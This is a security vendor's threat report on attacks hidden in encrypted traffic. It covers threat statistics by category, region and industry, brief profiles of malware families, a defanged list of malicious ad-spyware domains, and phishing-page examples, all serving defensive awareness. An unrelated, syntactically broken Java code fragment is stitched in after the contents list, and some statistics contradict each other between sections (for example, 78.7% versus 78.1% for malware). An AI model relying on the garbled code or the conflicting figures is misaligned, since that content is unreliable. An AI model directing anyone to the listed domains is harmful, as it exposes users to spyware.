



Public Sector Insights: Zscaler ThreatLabz 2023 Encrypted Attacks Report



Public Sector Executive Summary

Encryption is a double-edged sword: the vast majority of threats (85.9%) hide in encrypted traffic

HTTPS has become the standard for encrypting and protecting data on the web — 95% of all web traffic is encrypted. Yet, Zscaler ThreatLabz research has found that encrypted traffic hides the vast majority (85.9%) of all cyber threats. Encryption is a double-edged sword: even as it protects sensitive information and data, it is a key means for cybercriminals to bypass enterprise defenses. Attackers use encryption to obfuscate malware and malicious payloads, execute phishing scams, exfiltrate data, and more, essentially pitting encryption against security teams.

In the public sector, the risk of encrypted attacks is a growing concern. Governmental organizations and agencies have embraced SSL/TLS encryption as a means to safeguard sensitive data and communications, particularly where those entities may pose an attractive target to nation state-backed threat actors and other cybercriminals.

While this rise in encryption is a positive trend, decrypting and inspecting all SSL/TLS traffic to identify threats can pose a serious challenge for many organizations, particularly at scale. As a result, many threats obfuscated by encryption can simply bypass otherwise mature security defenses.

To get a pulse on the landscape of encrypted threats, the Zscaler ThreatLabz research team examined data from the Zero Trust Exchange, the world's largest inline security cloud.

Encrypted threats grew 24.3% YoY across industries

The risk of encrypted attacks for public sector entities continues to grow, as made clear by the rising volume of encrypted threats in 2023. Over a one-year period, Zscaler ThreatLabz analyzed more than 29 billion blocked threats over SSL/TLS (including HTTPS) on the Zero Trust Exchange platform — finding a 24.3% year-over-year growth in encrypted threats.

Of these threats, malware predominates, accounting for 78.7% of observed attacks. Here, the malware families known as ChromeLoader, Cryptowall, and MedusaLocker were the most prevalent. In general, malware can contain malicious web content, malware payloads, macro-based malware, and more. Meanwhile, phishing attacks targeting enterprise user credentials grew by 13.7% and were frequently linked to popular applications belonging to companies like Microsoft, Adobe, Google, Amazon, and more.

95% of web traffic is encrypted

85.9% of all attacks hide in encrypted traffic

185% & 276.4% growth in attacks targeting government and education, respectively

Key Public Sector Insights



Government (185%) and education (276.3%) saw the sharpest rise in encrypted attacks

Although the manufacturing, technology and communication, and services sectors were the top overall targets, the government and education sectors witnessed the sharpest rise in encrypted attacks. Regarding the federal sector, financially motivated and nation state-backed threat actors have likely made a target of government entities, seeking sensitive federal data for exploitation. The ThreatLabz team predicts that advanced persistent threats (ATPs) will increasingly show a preference for encrypted channels — using their extensive resources to exploit encryption weakness and leverage encryption to infiltrate target networks — which means that government entities should be on alert. The education sector, meanwhile, has embraced digital transformation to enable connected and remote learning, which, in part, has also increased its attack surface, with a high volume of devices containing sensitive student data.



Manufacturing bears the brunt of encrypted attacks

With a 25.4% increase in attacks, the manufacturing industry was targeted by over 9 billion encrypted threats. Driven by Industry 4.0 transformation, the manufacturing sector has made dedicated strides to embrace connectivity and cloud transformation to enable new efficiencies and automation. With that change, organizations have also expanded their attack surface, creating new entry points that cybercriminals increasingly aim to exploit. Manufacturing is a key component of the supply chain for many public sector organizations, and as such, cyberattacks targeting manufacturers and critical infrastructure services can pose potential national security risks.

Key Public Sector Insights



North America saw the sharpest rise in encrypted threats

North America saw the largest overall increase in encrypted threats (53.7%), partially driven by substantial increases in ad spyware (586.2%), botnets (335.3%), and browser exploits (225.5%). Overall, North America saw a 13.5% rise in encrypted malware.

Meanwhile, Latin America saw a 23.6% increase in malware attacks and a significant 323% increase in ad spyware sites. Despite several European countries featuring on this year's top hits list, Europe as a whole saw an overall decrease in encrypted attacks, with malware decreasing by 19.2% and ad spyware sites slowing down by 31.6%. Still, the region experienced 235.5% growth in browser exploits.

Asia Pacific also saw a substantial 46% increase in encrypted threats, including a notable 19.5% growth in malware. The region also witnessed a substantial increase in encrypted phishing attacks (69.8%), in addition to a sharp rise in ad spyware sites (289.7%).



13.7% growth in phishing attacks targeting enterprise user credentials

With enterprise user credential theft on the rise, ThreatLabz found 13.7% growth in encrypted phishing attacks. Many of the most common phishing attacks are linked to applications owned by Microsoft, Adobe, Google, Facebook, Amazon, Netflix, and others. These phishing attacks create near-carbon copies of these sites, as demonstrated in the report, and are used to steal data like usernames, passwords, and financial details. This uptick in phishing attacks is likely due to the accessibility of phishing-as-a-service kits and artificial intelligence widening the pool of threat actors involved in phishing campaigns. Meanwhile, ThreatLabz also tracked the top Autonomous System Numbers (ASNs) associated with phishing destinations, to provide a clear picture of the infrastructure used in phishing attacks, and found that entities like Cloudflare (25.6%), RETN (12.4%), Amazon.com (11.1%), Microsoft (10.1%) were the most common.

Secure your encrypted traffic


ThreatLabz recommends the following set of best practices to improve your cyber resilience and secure your TLS/SSL traffic across your enterprise footprint.

Find the attack surface — Every interconnected network has implicit trust, in that anyone who has network access should be able to connect to any application residing there. Yet, every internet-facing service, including firewalls, whether in the data center, cloud, or branch, can be discovered, attacked, and exploited. Reduce the number of entry points into your environment by placing internet-facing apps and services behind a cloud proxy that brokers connections, thereby eliminating vulnerable backdoors

Implement a zero trust architecture to inspect all encrypted traffic — Use a zero trust, cloud-proxy architecture to enable and secure all connectivity in the enterprise. This enables organizations to perform inline inspection of 100% of SSL/TLS traffic, while continuously verifying users and devices with seven layers of zero trust security controls that must be verified before any connection is made.

Use microsegmentation to reduce access, even for authenticated users. Create one-to-one application and user segments that are brokered and authenticated by the zero trust architecture, allowing users to connect users directly to a requested application without ever exposing the underlying network.

For the complete findings and additional best practices to defend against encrypted threats, read the Zscaler ThreatLabz 2023 State of Encrypted Attacks Report that follows.





Zscaler ThreatLabz 2023 State of Encrypted Attacks Report

ThreatLabz Report

Contents

Executive Summary

Key Findings

The Encrypted Threat Landscape

Top Threat Categories

Threat category comparison: 2023 vs. 2022

Malware: 78.1% of attacks

Ad spyware sites: 18.1% of attacks

Phishing: 2.3% of attacks

Ad spyware: 0.31% of attacks

Cross-site scripting (XSS): 0.24% of attacks

Cryptomining & cryptojacking: 0.16% of attacks

Botnet: 0.16% of attacks

Browser exploits surge by almost 297.1%

Countries That Experience the Most Encrypted Attacks

Encrypted Attacks by World Regions

Top Targeted Industries

SSL/TLS Certificates

Distribution of ASNs in SSL/TLS Phishing Destinations

Case Studies

ChromeLoader

DuckTail

Cobalt Strike

QuasarRAT

SmokeLoader

Gozi

Agent Tesla

Predictions

How the Zscaler Zero Trust Exchange Stops Encrypted Threats

Best Practices for Preventing Encrypted Threats

Third-Party Survey Findings

Appendix

ThreatLabz research methodology

About ThreatLabz

About Zscaler

03

04

05

06

07

08

09

10

14

15

16

17

18

19

20

22

24

25

26

26

28

28

29

30

31

32

33

34

36

38

45

45

46

47

```
package com.zscaler.becore.solar;
import ...
public final class LocationUtils {
```

```
    * parses Point from its String representation
```

```
    * @param locationString = String that represents location, as 2 double values split
```

```
    * @return org.springframework.data.solr.core.geo.Point instance
```

```
    public static Point parseLocation(String locationString) {
```

```
        Preconditions.checkNotNull(locationString, "errorMessage: Location String is null");
```

```
        Preconditions.checkArgument(locationString.contains(","), "errorMessage: Location
```

```
        locationString = locationString.trim();
```

```
        if (locationString.contains(",")) {
```

```
            locationString = locationString.replaceAll("regex:", "replacement:");
```

```
        }
```

```
        if (locationString.contains(",")) {
```

```
            locationString = locationString.replaceAll("regex:", "replacement:");
```

```
        }
```

```
        String[] location = locationString.split("regex:");
```

```
        Preconditions.checkArgument(expression location.length >= 2, "errorMessage: Location
```

```
        double lat = Double.parseDouble(location[0]);
```

```
        double lon = Double.parseDouble(location[1]);
```

```
        return new Point(lat, lon);
```

```
    }
```

```
}
```


Executive Summary

In today's digital landscape, HTTPS is the standard for encrypting and protecting data as it traverses the internet. We have come to expect the reassuring sight of the little lock in a browser's address bar. Organizations at large have recognized the protocol as imperative for online privacy and data security.

But the reality is that encryption is a double-edged sword. Just as it protects sensitive information and data, it also gives cybercriminals new means for concealing malicious activities. Attackers use encrypted channels to obfuscate payloads, execute phishing scams, exfiltrate data, and more, essentially pitting encryption against security teams.

The Zscaler ThreatLabz research team regularly examines encrypted threat data from the Zscaler Zero Trust Exchange™ platform, the world's largest inline security cloud, to help organizations better understand and prevent these elusive threats. The Zscaler Zero Trust Exchange processes over 360 billion transactions and 500 trillion signals each day.

Between October 2022 and September 2023, the Zscaler cloud blocked 29.8 billion attacks embedded in encrypted traffic (SSL/TLS). That's a 24.3% increase from 2022, which itself was 20% more than the previous year. This trend underscores the sophisticated nature of cybercriminal tactics leveraging encrypted channels to evade detection.

Malware maintains its dominance over other encrypted attack types like ad spyware and cross-site scripting, accounting for 78.1% of all blocked attacks.

Malware spans a spectrum of threats, from viruses and Trojans to ransomware, and its risks run the gamut: data loss, operational disruption, significant financial costs — you name it.

ThreatLabz identified manufacturing as the most-targeted industry for the second year in a row, while education and government saw the highest year-over-year increase in encrypted attacks (276.4% and 185%, respectively).

No industry is immune from having to navigate the paradox of encryption. It's imperative that all organizations inspect all traffic to minimize the risk of encrypted attacks infiltrating the enterprise. Yet, encrypted traffic inspection requires tenfold the computational resources compared to unencrypted — a provisioning nightmare using performance-degrading firewalls and other legacy tools.

The Zscaler ThreatLabz 2023 State of Encrypted Attacks Report offers valuable insights into the continuously evolving threat of encrypted attacks and practical guidance on how to protect your organization with a comprehensive zero trust platform.

Key Findings



Threats over HTTPS grew by 24.3% year-over-year in the Zscaler cloud, indicating an upward trajectory in volume and complexity of attacks targeting encrypted channels.



A significant 85.9% of total threats are now delivered over encrypted channels, underscoring the need to thoroughly inspect all traffic.



Encrypted malware is a top threat, comprising 78.1% of observed attacks, with ChromeLoader being the most prevalent family, followed by MedusaLocker and Redline Stealer. Encrypted malware includes malicious web content, malware payloads, macro-based malware, and more.



Manufacturing was the most targeted industry, with **31.6%** of encrypted attacks aimed at manufacturers.



The education and government sectors experienced a 276.4% and 185% year-over-year surge in encrypted attacks, respectively.



The United States and India are top targets of encrypted attacks, while Australia, France, and the United Kingdom round out the top five.



Browser exploits and ad spyware sites have increased by 297.1% and 290.5% year-over-year, respectively, pointing to a concerning trend in using encrypted channels to exploit vulnerabilities in web browsers and distribute spyware.

The Encrypted Threat Landscape

Google [reports](#) that 95% of all its tracked web traffic is encrypted. But just how secure is HTTPS? As encryption trends up, so do the opportunities for threat actors to exploit encrypted channels.

For the fourth consecutive year, the number of encrypted threats blocked by Zscaler has increased, totaling 29.8 billion blocked threats between October 2022 and September 2023 — a 24.3% spike from the previous year. Moreover, 85.9% of all blocked attacks over that period utilized encrypted channels.

Cybercriminals can and do hide many types of threats in encrypted traffic.

Malware was the most commonly observed threat category in our analysis, representing 78.1% of all encrypted threats. Overall, malware threats grew 6.9% year-over-year.


Ad spyware sites, the second most common threat, grew by 290.5% year-over-year. This substantial increase suggests that more users and organizations are at risk of having their online activities monitored without consent, potentially resulting in privacy breaches and exposure to targeted attacks.

When it comes to **phishing via encrypted channels**, ThreatLabz identified a consistent 13.7% year-over-year increase. This uptick is likely due to the accessibility of phishing-as-a-service kits and artificial intelligence widening the pool of threat actors involved in phishing campaigns.

Browser exploits, a top three concern among organizations according to our [survey research](#), is among the fastest-growing threats at 297.1% year-over-year.

Cryptojacking is on a downward trend, experiencing a 57.2% decline year-over-year despite it being the sixth most popular encrypted threat. As cryptocurrency values fluctuate, threat actors are adapting their strategies to target more lucrative or less volatile attack vectors.

These findings reveal that HTTPS traffic should not be trusted any more than any other traffic flowing in and out of your organization. As cybercriminals increasingly use encrypted channels to hide threats, the question now becomes: how can organizations prevent inevitable encrypted attacks?



Top Threat Categories

Understanding the most prevalent threat categories is vital for proactive threat mitigation and ensuring the security and resilience of your digital systems. The following analysis based on data from the Zscaler Zero Trust Exchange reveals today's top encrypted threat categories.

In fact, when combined, malware, ad spyware sites, and phishing make up 99% of all encrypted attacks blocked by Zscaler. While these categories overwhelmingly dominate the threat landscape, it's crucial to acknowledge that other categories like ad spyware, cross-site scripting (XSS), cryptomining and cryptojacking, and botnet callback attempts, which constitute the remaining percentage, are emerging threats and unique attack vectors.

*Disclaimer: In our content, “ad spyware” refers to intrusive software that tracks online behavior, while “ad spyware sites” host or promote such software.

Malware, ad spyware sites, and phishing represent the leading threat categories in the world of encrypted attacks.

Once exploited, each of these threat types makes it possible for threat actors to exfiltrate data over SSL/TLS channels.

Distribution of Encrypted Threats




Figure 2: A pie chart showing the top threat categories.

Threat category comparison: 2023 vs. 2022

Threat Category	Hits (2023)	Hits (2022)	% increase or decrease
Malware	23,295,334,186	21,794,620,820	6.9
Ad spyware sites	5,379,150,630	1,377,617,061	290.5
Phishing	686,574,061	603,800,132	13.7
Ad spyware	92,572,754	162,892,770	-43.2
Cross-site scripting (XSS)	72,563,039	44,680,272	62.4
Cryptomining and cryptojacking	54,027,367	126,087,682	-57.6
Botnet	48,635,074	37,641,472	29.2
Browser exploit	15,830,950	3,987,057	297.1
Webspam	5,021,135	4,808,459	4.4
Newly registered domains	37,092	41,208	-10.0



Malware: 78.1% of attacks

Malware reigns as the prevailing champion of encrypted threats, acting as the driving force behind 23.3 billion encrypted hits between October 2022 to September 2023.

It's no surprise that malware comprises 78.1% of all attempted attacks. Malware includes a wide range of threats, from viruses to malicious web content to malicious payloads, highlighting why it's such a pervasive security challenge.

According to ThreatLabz researchers, these are the top malware families for October 2022 to September 2023.

ChromeLoader, a persistent browser hijacker that uses PowerShell to add a malicious extension to a target's Chrome browser. The extension modifies the user's web browser settings to show malicious advertisements, such as fake giveaways, surveys, adult games, and dating sites, and leak the user's search queries.

MedusaLocker, a strain of ransomware that encrypts a victim's files and demands a ransom in exchange for the decryption keys. It typically enters a system through malicious emails or software vulnerabilities.

Nemucod, a Trojan downloader that delivers malware by sending victims an email containing a zip file, which appears to come from a legitimate sender.

Redline Stealer, an information stealer that leverages custom file-grabbers to pilfer a victim's sensitive data from web browsers, applications, emailing and messaging apps, and cryptocurrency wallets.

Understanding malware:

Malware, short for “malicious software,” encompasses a broad spectrum of software designed to harm, infiltrate, or exploit computer systems and networks — more specifically, disrupting operations, stealing sensitive information, or compromising the security and functionality of devices and networks. Malware comes in various forms like malicious web content, infected websites, and email attachments, to name a few.

Agent Tesla, a keylogger that monitors keystrokes, takes screenshots, steals passwords from various programs, and then sends this data to C2 servers controlled by threat actors.

Socelars, a type of spyware that's usually delivered as a download via another malware or exploit kit. It infects a victim's machine, searches for potentially valuable information, and exfiltrates that data.

Gozi, a family of Trojans based on the same codebase that focuses on banking fraud. It is usually delivered via malicious websites, phishing emails, and opening a Word or Excel document. Gozi collects network traffic and steals credentials from browsers and email clients.

Ad spyware sites: 18.1% of attacks

ThreatLabz research reveals that 18.1% of encrypted attacks occurred through ad spyware sites — that's about 5.4 billion attacks between October 2022 to September 2023. This is a 290.5% year-over-year increase, establishing ad spyware sites as significant threats to users. These deceptive websites are web platforms that clandestinely distribute adware and spyware, inundating users with unwanted ads while surreptitiously collecting personal data.

The top ad spyware sites include:

- pcapp[.]store
- dct.wavebrowser[.]co
- ativysauran[.]com
- unnumelom[.]com
- rndskittylor[.]com
- unarbokor[.]com
- dct.gowavebrowser[.]com
- thaudray[.]com
- syndication.exdynsrv[.]com
- banquetunarmedgrater[.]com

Note: Please refrain from ever entering these addresses into your browser.

Understanding ad spyware sites:

Ad spyware sites are web pages that engage in deceptive or malicious advertising practices. These sites often host ads that can carry spyware, adware, or other harmful software, which could lead to privacy breaches and compromised user devices. Ad spyware sites might attempt to collect sensitive user information or deliver unwanted pop-up ads, thereby negatively impacting the user experience.













Phishing: 2.3% of attacks

Phishing, a classic cyber threat, maintains its relevance, constituting 2.3% of encrypted attacks. This may seem like a small number but let's not forget that 2.3% amounts to about 686.6 million hits between October 2022 to September 2023.

It's also worth noting that encrypted phishing increased by 13.7%. This growth was likely driven by the availability of artificial intelligence tools and plug-and-play phishing services making it that much easier to execute phishing campaigns. These attacks involve deceptive emails and websites designed to trick users into divulging sensitive information, demonstrating that old tactics can still yield results in the digital age.

The most popular phishing themes:

Understanding phishing:

Phishing is a form of cyber threat where attackers use deceptive tactics, often via email, to impersonate legitimate entities and trick individuals into revealing sensitive information, such as usernames, passwords, and financial details. These fraudulent messages or websites may appear to be authentic, creating a false sense of trust. Phishing attacks can lead to identity theft, financial loss, and unauthorized access to personal and corporate accounts. To learn more about phishing, popular referring domains, and how attackers leverage legitimate file sharing sites, visit the [Zscaler ThreatLabz 2023 Phishing Report](#).

Real examples of phishing

Here are some real-world examples of phishing.



At a glance, this screenshot seems okay. But take a look at the odd URL, the tab title, and the incorrect domain name.

When you inspect the page's certificate, you can see that the certificate is not associated with Microsoft.




Figure 3: A phishing page imitating Microsoft's login page.




Figure 4: Certificate information indicates that the login page is not associated with Microsoft.



Same issue here. Look at the odd URL and domain name. There is another clue here: the “Share Point” title in the tab should be “SharePoint”.

When you inspect the page’s certificate, you can see that the certificate is not associated with Adobe.




Figure 5: A phishing page imitating Adobe’s login page.




Figure 6: Certificate information indicates that the login page is not associated with Adobe.

NETFLIX

Once again, look at the odd (and unprofessional) URL and domain name.

When you inspect the page's certificate, you can see that the certificate is not associated with Netflix.




Figure 7: A phishing page imitating Netflix's login page.




Figure 8: Certificate information indicates that the login page is not associated with Netflix.



Ad spyware: 0.31% of attacks

Ad spyware constitutes 0.31% of encrypted attacks, which comes out to about 92.6 million hits. This category primarily involves the infiltration of deceptive or malicious advertisements into legitimate advertising platforms.

The top ad spyware threats are:

- PremierOpinion
- SearchProtect
- Popads
- WhenUClick
- MobiGame
- MyTransitGuide
- MindSpark
- Flplayer
- EasyPDFCombine

Understanding ad spyware:

Ad spyware refers to malicious software that infiltrates a user's device or browser through online advertisements. These ads often carry hidden code that can track user behavior, collect personal data, or deliver unwanted pop-up ads. Ad spyware can compromise privacy and lead to a degraded browsing experience.

